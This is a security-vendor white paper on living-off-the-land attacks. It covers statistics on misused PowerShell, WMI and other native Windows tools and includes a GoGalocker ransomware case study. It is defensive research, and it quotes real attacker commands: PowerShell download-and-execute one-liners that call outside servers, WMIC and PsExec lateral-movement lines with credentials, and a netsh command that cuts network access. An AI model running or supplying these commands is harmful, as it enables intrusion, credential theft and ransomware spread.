White Paper

Living off the Land

Turning Your Infrastructure Against You

Table of Contents

Living off the land techniques remain popular, with Symantec blocking 480,000 PowerShell commands in one month alone.

Introduction

Targeted attack groups, as well as common cyber criminal gangs, are increasingly using so-called "living-off-the-land" tactics. This involves attackers taking advantage of native tools and services already present on targeted systems. This allows the attackers to achieve their goals without needing to create and deploy their own binary files on disk—operating fileless, so to speak—or to blend in with the daily work of a system administrator who uses the same dual-use tools. Such attack strategies have been around for decades, especially on Unix systems, but we are currently witnessing an ongoing trend of these methods being used in attacks against Windows computers. All these attacks have one thing in common: to begin, the attacker must execute at least one custom command on the target system. This can be done through a dropper malware attachment that the victim executes, which can make use of living-off-the-land tactics as well, or when the attacker has already gained code execution through a different vector. Therefore, living off the land is primarily a post-infection tactic, often used for lateral movement and persistence.

In September 2019 alone, Symantec blocked more than 480,000 malicious PowerShell scripts on endpoints. Q3 2018 to Q3 2019 saw a 184% increase in blocked PowerShell scripts. Almost half (48%) of all malicious PowerShell commands were started through Windows Management Instrumentation (WMI) and 39% were started directly through cmd.exe. In all, around 77% of targeted attack incidents made use of PowerShell.

For a more general overview of what living off the land is, reference our white paper. We also have a dedicated white paper on PowerShell attacks, which is a good foundation if you are new to these types of threats.

This paper presents updated statistics on dual-use tools and how they are being used by different attack groups, with a focus on PowerShell and WMI.


Dual-Use Tools

There are hundreds of system tools that could potentially be misused by an attacker to achieve their goals. Some of them come pre-installed with Windows, while others are signed Microsoft binaries that are manually installed or benign third-party tools that are commonly installed in enterprise networks, such as the SSH client Putty or the file transfer tool WinSCP. Among the frequently misused native system tools, that are not as obvious as powershell.exe, are bitsadmin.exe and certutil.exe. For example, a threat actor by the name of Stealth Falcon used the BITS file transfer mechanism for network communication back to their command and control (C&C) server, in an attempt to avoid detection.

The LOLBAS project has a large list of system tools which could be misused by an attacker, and the MITRE ATT&CK framework, in the Techniques section, lists many of them as well. Even Microsoft has a list of dual-use tools it recommends should be blocked if not being used. Which tool gets used often depends on the end goal of the attacker. Adding a new user account and enabling the remote desktop protocol (RDP) service can create an adequate backdoor in many cases. Sometimes the attackers are solely interested in information gathering and might use WinRAR and WinSCP to exfiltrate documents from a compromised computer. Other tools, such as tasklist.exe, are often used to gather system information or as a first step towards disabling security services.

Besides PowerShell and net.exe (which was executed more than twice as often as powershell.exe), the certification utility, the task scheduler, and the WMI command line were the most frequently executed tools in Q1/2019. However, as with PowerShell, only a fraction of the overall usage of these tools was malicious. Examined on its own, a tool's execution may not conclusively be determined to be malicious or benign. For example, listing all currently running processes is not malicious per-se, it all depends on what is done with the information afterwards. It is the context and execution sequence that can shed light on the nature of a dual-use tool's usage. Symantec extracts execution

Figure 1: Number of Tool Executions in Q1/2019 for 26 Selected Dual-Use Tools



patterns from its telemetry data with the help of advanced machine learning. These patterns are automatically analyzed by our AI-based Targeted Attack Analytics (TAA) component. This allows Symantec to detect and differentiate between dual-use techniques employed by APT groups and those used for benign work.

We further analyzed over 500,000 dual-use tool detections from the beginning of September 2019, which were used to download or copy payloads to a target system. During that timeframe, WMI, the command line tool, and PowerShell were most frequently used, representing 89% of all dual-use tools used as downloaders.

Table 1: Dual-Use Tools Used as Downloaders

Tool Name	Percentage
WMIC.exe	40
cmd.exe	27
powershell.exe	22
mshta.exe	5
regsvr32.exe	4
schtasks.exe	2
reg.exe	<1
bitsadmin.exe	<1
msiexec.exe	<1
Certutil.exe	<1

Native System Features and Helper Files

The Windows operating system offers various system features and helper files besides the aforementioned dual-use tools. These features and tricks can help trigger and run specific commands. In June 2019, we observed an increase in malicious LNK files being sent in emails. Once triggered by the user, the file used mshta.exe to download and execute malicious JavaScript code. This is a typical example of how system features and native tools are used in combination to compromise computers. The most commonly observed misused feature are macros in Office documents. So far in 2019, 49% of all malicious email attachments were Office documents.

Another good example of a living-off-the-land threat is the Astaroth malware (Infostealer.Astaroth). In one of the campaigns the initial spam email linked to an LNK file that used wmic.exe to download an XSL file. This file contained JavaScript code that ran another wmic.exe command, which downloaded another XSL file. This time the JavaScript used BitsAdmin.exe to download an encoded file. This payload was decoded with the help of CertUtil.exe, then RegSvr32 loaded the decrypted DLL. But that was not the end, as the DLL file used reflective loading to load another DLL which then injected yet another DLL file—the final malware. The threat was not fully fileless, but some parts of the decoded payload were only visible in memory. Other variants of the threat have been seen misusing serverless cloud computing platforms to download an encoded second stage JSON payload.

Dual-Use Tools In Targeted Attacks

Sophisticated targeted attack groups have known about these methods for a long time. Nearly all active groups have been seen using some dual-use tools in the past. Besides hiding in plain sight between regular system administration work, it also makes attribution more difficult as no custom compiled binaries can be analyzed and

Table 2: Dual-Use Tool Usage of Targeted Attack Groups

Thrip	Elfin	Whitefly	Leafminer	Gallmaker	Seedworm
PowerShell	PowerShell	PowerShell	PowerShell	PowerShell	PowerShell
Mimikatz	Mimikatz	Mimikatz	Mimikatz	MeterPreter	Lazagne
PsExec	WinRar	Termite RAT	Lazagne	WinZip	CrackMapExec
WinSCP	Lazagne	Privilege escalation tool	THC Hydra	Rex PowerShell library	Password dumper
LogMeIn	GPPpassword	RAT	PsExec	Roaming help utility	MeterPreter
WMIC	SniffPass	Screen capture tool	SMB Bruteforcer		Proxy tool

fewer indicators of compromise (IoC) can be shared for threat hunting purposes. Table 2 shows six active targeted attack groups and some of their utilized living-off-the-land tools. It is evident that PowerShell and Mimikatz are popular tools with all of them.

Figure 2: Living off the Land Process Flow




Living off the Land
.zip
LNK
wmic.exe
XSL
wmic.exe
XSL
1 An initial Astaroth spam email links to an archived LNK file that uses wmic.exe to download XSL files.
2 The final XSL file contains JavaScript that uses BitsAdmin.exe to download an encoded file.
BitsAdmin.exe
3 This encoded payload is decoded with the help of CertUtil.exe, then RegSvr32 loads the decrypted DLL.
101101
CertUtil.exe
RegSvr32
4 A final stage shows the DLL file using *reflective loading* to load another DLL which then injects yet another DLL file —the final malware.
DLL
DLL
DLL

Figure 3: PowerShell Scripts Blocked per Month, and Ratio



PowerShell

In September 2019, we blocked more than 480,000 malicious PowerShell command executions. The number is increasing, but this amount represents only 0.8% of all PowerShell invocations that we have monitored. This shows that PowerShell is popular among sysadmins as well as cyber criminals and should be closely monitored. Since the release of PowerShell version 5.0, a more granular logging system can be enabled.

In total, we have seen a 184% increase in blocked PowerShell scripts from Q3 2018 to Q3 2019, or an 82% increase from Q2 to Q3 2019. Looking at the period between September 2018 and September 2019, we see an increase of 406%. With the increasing popularity of easily available attack frameworks such as PowerSploit or Empire, this number is likely to grow further.

Command Line Argument Frequency

In order to know what command line arguments are most frequently used during PowerShell attacks, we analyzed the command line of 100,000 malicious PowerShell invocations from Q2 2019. We only analyzed the first stage of the command, even though some commands are nested and decrypted over multiple levels. The combination of command line arguments depends on the popularity of different attack framework tools, as most attacks come from broad attack waves by cyber criminals and self-propagating worms. The fact that command line arguments are auto completed by PowerShell makes it even more difficult to apply sharp string detection rules against them.

Table 3 shows different variations of command line arguments and their percentage of the sample set. The count was done without case sensitivity, and some truncations of the keywords, like "NoProfi", had less than 1% and were therefore not included in the table.

Even after one year, we still see many active instances of the Bluwimps worm (MSH.Bluwimps) propagating inside corporate networks. The worm has a focus on cryptocurrency mining and we talked about it in our ISTR 24 report. In this test-set, Bluwimps was responsible for 42% of all PowerShell detections, which of course distorted our analysis slightly. For this reason, we have included additional statistics which take this into account.

Table 3: PowerShell Command Line Arguments

Command Line Argument	Occurrence in All Samples (%)	Occurrence in all Samples, Excluding Bluwimps (%)
NoProfile (all variations)	49	46
NoP	48	43
NoProfile	2	3
Window hidden (all variations)	46	39
W hidden	38	26
windowstyle hidden	7	11
w 1	1	1
NonInteractive (all variations	42	33
Noni	35	21
Noninteractive	7	11
ExecutionPolicy (all variations)	30	48
EP bypass	25	44
Executionpolicy	2	4
Bypass	27	47
Unrestricted	1	1
EncodedCommand (all variations)	36	63
E	30	52
Enc	5	8
EncodedCommand	1	2
NoLogo	7	12
Command (all variations)	4	8
C	3	5
Command	1	3
STA	1	2
NoExit	1	1
F	1	1

Dissecting all keywords in the malicious PowerShell commands revealed that 29% were using DownloadString to download further commands directly to memory and run them from there without writing files to disk. Such payloads are often referred to as fileless attacks, even though the attack chain as a whole may not be. It also shows that the attackers are often not very concerned when it comes to concealing their motives.

The following is a typical, frequently observed downloader command:

```
powershell -nop -w hidden -ep bypass -c “IEX (New-Object Net.WebClient).downloadstring(‘http://
[REMOVED]?allv6&mac=44-37-E6-00-00-00&av=Symantec Endpoint Protection&version=6.1.7601&bit=32-bit&flag2=True&
domain=WORKGROUP&user=[REMOVED]”
```

This example also illustrates that the threat can send back information about the targeted system and react differently depending on the gathered data. In this example, the threat attempted to download a Mimikatz credential-dumping tool. From all samples analyzed, 3.8% were identified as unmodified, or only slightly modified Mimikatz scripts.

Table 4: PowerShell Command Line Keywords

Command Line Keyword	Occurrence in all Samples (%)	Occurrence in all Samples, Excluding Bluwimps (%)
DownloadString	29	4
http://	29	4
New-Object	29	5
Get-WMIObject	27	<1
Text.Encoding	24	14
FromBase64String	23	12
ScriptBlock	16	<1
$env:	7	11
Invoke-Expression	4	7
Assembly	1	1
Char	1	1
https://	1	1
DownloadFile	1	1

Another common downloader is Powermud, used by the Seedworm group inside document macros. This command makes use of the local proxy settings:

```
powershell.exe -nop -w hidden -c $V=new-object net.webclient;$V.proxy=[Net.
WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
$V.downloadstring('http://[REMOVED]:8090/static/Service.ps1');
```

Only 1% of the analyzed command lines used the obfuscation technique of mixed lower- and uppercase letters. Of course, with tools such as Invoke-Obfuscation there are many other obfuscation tricks available, but most cyber criminals rely on simple Base64 obfuscation or no obfuscation at all. Within targeted attacks we have seen a higher degree of obfuscation being applied. Even local tricks are applied, for example the Waterbug/Turla group added custom commands to a local profile file (profile.ps1) in order to get its code executed.

In some rare cases we have seen attackers drop their own powershell.exe binary under a different name and to a different location, like the temporary folder, or copy the original binary to a custom folder. The intention is probably to bypass simple filters that check the command line for the occurrence of the string "powershell.exe".

Parent Process

While dissecting the 100,000 invoked PowerShell commands from Q2 2019, we also analyzed the frequency of occurrence of parent processes. Cmd.exe was, with 39%, the most common parent process for a malicious PowerShell command, followed by PowerShell itself with 18%. However, the task scheduler (taskeng.exe) and scripting hosts like mshta.exe and wscript.exe can also be seen initiating malicious PowerShell commands.

Table 5: Parent Processes of Malicious PowerShell Commands

Parent Process File Name	Percentage	Percentage without Bluwimps
cmd.exe	39	22
powershell.exe	18	3
wmiprvse.exe	15	27
taskeng.exe	9	17
explorer.exe	6	10
svchost.exe	5	8
mshta.exe	5	8
wscript.exe	1	2
wininit.exe	<1	1
services.exe	<1	<1

Table 6: Parent Process Chain for Malicious PowerShell Commands

Parent Process Chain for Malicious PowerShell Commands	Percentage
cmd.exe < wmiprvse.exe < svchost.exe < services.exe < wininit.exe	17
powershell.exe < wmiprvse.exe < svchost.exe < services.exe < wininit.exe	13
wmiprvse.exe < svchost.exe < services.exe < wininit.exe	13
taskeng.exe < svchost.exe < services.exe < wininit.exe	8
cmd.exe < services.exe < wininit.exe	5
svchost.exe < services.exe < wininit.exe	4
explorer.exe < userinit.exe < winlogon.exe	4
cmd.exe < wmiprvse.exe < svchost.exe < services.exe < wininit.exe < smss.exe < smss.exe	3
cmd.exe < taskeng.exe < svchost.exe < services.exe < wininit.exe	2
cmd.exe < mshta.exe < explorer.exe < userinit.exe < winlogon.exe	2

If we look at the complete parent process chain for blocked PowerShell commands than we can see that some instances have a few steps in-between. For example, a scheduled task executing a command prompt that executes the final PowerShell command.

Windows Management Instrumentation (WMI)

WMI is a main contributor when it comes to spreading malware and we have previously discussed how malware misuses WMI to download payloads. But WMI is also prevalently used to spread malicious PowerShell scripts laterally in internal networks. Technique T1047 (Windows Management Instrumentation) in the MITRE ATT&CK framework is popular among attackers and has been integrated into various attack toolkits, such as Empire.

A typical command for executing a command on a remote system using WMIC may look like the following:

```
wmic /node:192.168.0.42 /user:administrator process call create “cmd.exe /c calc.exe”
```

The remote system spawns an instance of wmiprvse.exe and then runs the given command, which is often a PowerShell command.

This results in wmiprvse.exe being in most process parent chains for malicious PowerShell scripts, either directly as the parent for PowerShell or indirectly, higher up the chain. With 48%, nearly half of all malicious PowerShell commands observed were started through WMI.

Table 7: Parent Processes Initiated by WMI

Parent Process File Name	Percentage
cmd.exe (initiated by WMI/wmiprvse.exe)	20
wmiprvse.exe	15
powershell.exe (initiated by WMI/wmiprvse.exe)	13

Of course, WMI commands can also be used to add persistent fileless script backdoors or gather system information. As an example, the Waterbug/Turla group has used a WMI event filter and consumer in the past to add a persistent backdoor. Once triggered, a small PowerShell script loads a larger PowerShell script from the registry and executes it. A classic fileless loadpoint (T1084).

Attack Tactics, Techniques, and Procedures

The MITRE ATT&CK matrix divides attack tactics into the following 12 groups, which loosely follow the attack chain phases from initial incursion to final payload:

- Initial access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and control
- Exfiltration
- Impact

There are also approximately 250 attack techniques currently included in the matrix. Some dual-use tools can be used in multiple groups. In this paper we focus on the tactic of lateral movement and the technique of credential dumping.

Credential Dumping

The credential dumping technique (T1003 in the MITRE ATT&CK Framework) describes the process of gathering account information, such as password hash, authentication token, or plain text password from a compromised system. Even though the tools used to achieve this are typically not native system tools, it is still an essential step in the attack chain as this information can subsequently be used to move laterally, log into other computers on the local network, or elevate local privileges. There have been various attacks where stolen passwords were later embedded into malware used in a second attack wave. During targeted ransomware attacks with Ransomware.GoGalocker, the attackers created batch files for further lateral movement which contained previously gathered passwords.

The most commonly used tool for dumping passwords is the open-source security tool Mimikatz. There are many variations and re-implementations of this tool, such as a Python and a PowerShell version. Some attackers change all the tool's readable strings and recompile it, in order to bypass simple static signature checks. Other common credential-dumping tools include pwdump, WCE, and gsecdump. Technically speaking, these tools are not part of the classic living-off-the-land arsenal but are often used in conjunction with tools that are. Besides dumping credentials directly from a system, there are other methods that can me used to gain passwords, such as brute force (T1110) or keylogging (T1056).

Of course, an attacker could also choose to weaken the security posture of a system in order to achieve their goal. For example, an attacker could change the WDigest UseLogonCredential key in the registry. Depending on the version of the system, this can reintroduce the storing of passwords in clear text in memory.

The goal is often to elevate privileges up to a domain administrator account. Such a privileged account is not only very useful for spreading further through the network, it can also allow an attacker to disable security, monitoring, and backup tools on computers, before deploying the final malware. An uninstall request such as this is difficult for security tools to block, as they must obey the domain admin account. The hunt for such accounts can be simplified with tools such as BloodHound, that comb through the Active Directory structure of an environment highlighting relationships between accounts that could be misused. Symantec's Endpoint Threat Defense for Active Directory can prevent credential theft and lateral movement by combining AI, obfuscation, and advanced forensics methodologies at the endpoint in real-time.

Lateral Movement

Once an attacker has gained local access to a corporate computer, for example through spear phishing, they will usually try to expand their reach in the local network through lateral movement. This is especially true when they have also managed to obtain account credentials, which facilitate pivoting from one computer to another until they reach their end goal.

There are various ways to move inside a network but for the scope of this article we will look at how an attacker can use dual-use tools to achieve lateral movement. PsExec and WMI are by far the tools used most frequently by attackers. For example, NotPetya and the Lazarus group have both used WMI to move inside organizations' networks.

Other techniques include logon scripts (T1037), group policy objects (GPO), Distributed Component Object Model (DCOM) (T1175), and many more. Even simply copying the backdoor to the autostart folder of the remote system can lead to lateral movement. As the autostart folder may be monitored by security tools, attackers use variations of this technique, such as copying a malicious DLL file to a folder in the search path and then using the Service Control Manager (SCM) to restart a service remotely. This will then load the prepared DLL and execute the custom code if chosen correctly.

Case Study: Ransomware.GoGalocker

The targeted ransomware GoGalocker (Ransom.GoGalocker) is a good example of living-off-the-land tactics being used in a sophisticated attack. The group responsible for these attacks managed to infiltrate many large companies including an industrial manufacturer in Europe and chemical companies in the U.S.

While analyzing a GoGalocker attack against an industrial company, we gained insight into the group's modus operandi. Once the attackers had one computer under their control, they started to map out the organization's internal network. The attackers used two simple Base64-encoded PowerShell commands:

```
powershell -nop -w hidden -encodedcommand JABzAD[REMOVED]
```

With the help of the Windows APIs VirtualAlloc and CreateThread, they assembed and ran a shellcode payload in memory. The first payload opened a backdoor listening on TCP port 9899. The second command was a downloader that fetched a second-stage payload from the internet and executed it. This payload resembled the Cobalt Strike Beacon's Reflective Loader. Once compiled, the second stage acted as a beacon, communicating with a C&C server.

The next step involved the attackers deploying and using multiple dual-use tools:

- PuTTY: A command-line utility used to create SSH sessions.
- Mimikatz: A freely available tool capable of changing privileges, exporting security certificates, and recovering Windows credentials.
- Wolf-x-full: A multi-purpose tool used to manage and gather information from a computer.
- PsExec: A Microsoft Sysinternals tool used for executing processes on other systems.

These tools allowed the attackers to gather information about the network. Unfortunately, they also managed to escalate their privileges to a domain administrator account. These permissions were later used to uninstall or disable backup software and security tools. Typically for targeted ransomware attacks, parts of the attack are executed manually and are adapted along the way, depending on the encountered environment.

Lateral movement was performed using multiple batch files containing simple commands, such as copying the files to a remote C$ share folder and using WMI and PsExec with the gathered passwords to execute the batch files remotely.

The following commands were used to copy the batch files across computers:

```
wmic /node:[IPADDRESS] /user:[USER] /password:[PASSWORD] process call create “cmd.exe /c copy \\IPADDRESS\c$\
windows\temp\kill.bat c:\windows\temp\“


start psexec.exe \\[IPADDRESS] -u [USER] -p [PASSWORD] -d -h -r mstdc -s -accepteula -nobanner c:\windows\
temp\x[xx].bat
```

The final encryption payload was signed with a stolen digital certificate, making it less obvious that it was something malicious.

In an interesting twist, the attackers also changed the password of the local user and administrator and then logged them off the system using net.exe and logoff.exe. The active directory account was not affected by this password change. In addition, LAN connectivity was disabled using the following command:

```
netsh.exe interface set interface “Local Area Connection” “DISABLED”
```

One explanation for this could be that the attackers wanted to ensure that the user could not stop the encryption or contact the help desk once they noticed the changes. On the other hand, this probably also led to many users not realizing what had happened, since they never saw the ransom note, which was displayed on the desktop.

For more on targeted ransomware, read our dedicated white paper
Targeted Ransomare: The Growing Menace.

Mapping to the MITRE ATTACK Framework


With Symantec’s targeted attack analytics (TAA) technology we can group detected malicious behavior into the corresponding MITRE ATT&CK framework tactics and techniques. Some of these categories are a bit broad, but they can still give an interesting view into frequently used methods during targeted attacks. For example, in August 2019, PowerShell was used in 77% of all targeted attack incidents that we observed. Although the use of WMI has dropped from 38% in April 2019 to 23% in August 2019, it is still very common. Direct credential dumping was detected in 25% of the incidents.

It should be kept in mind that an attack from end-to-end can comprise of multiple incidents, which may come in different waves or phases. Hence, an attack could first use credential-dumping techniques and then, in a second step, misuse the gained credentials, for example with WMI, to spread further. The above numbers are based on single incidents. Furthermore, we aim to block attacks as early as possible in the attack chain, therefore the attack may never reach the final stage where it would exhibit different behavior.

Some of the MITRE ATT&CK framework techniques are clear living-off-the-land techniques, such as PowerShell (T1086) and WMI (T1047). Others like Modify Registry (T1112) are not pure living-off-the-land techniques and could be used in various ways. Therefore, it is difficult to create a top ten list of living-off-the-land techniques being used. However, the statistics indicate that PowerShell is currently by far the most common technique being misused.

The level of obfuscated scripts is, with 26%, much higher within targeted attacks, as compared to the overall 1% we observed in all malicious activity, including cyber crime. This indicates that although general purpose malware and broad cyber crime attacks do not use much obfuscation, targeted attack groups will use it to achieve their goals when required.

Figure 4: MITRE ATT&CK Framework Techniques by Incident Count



Example: Thrip Group

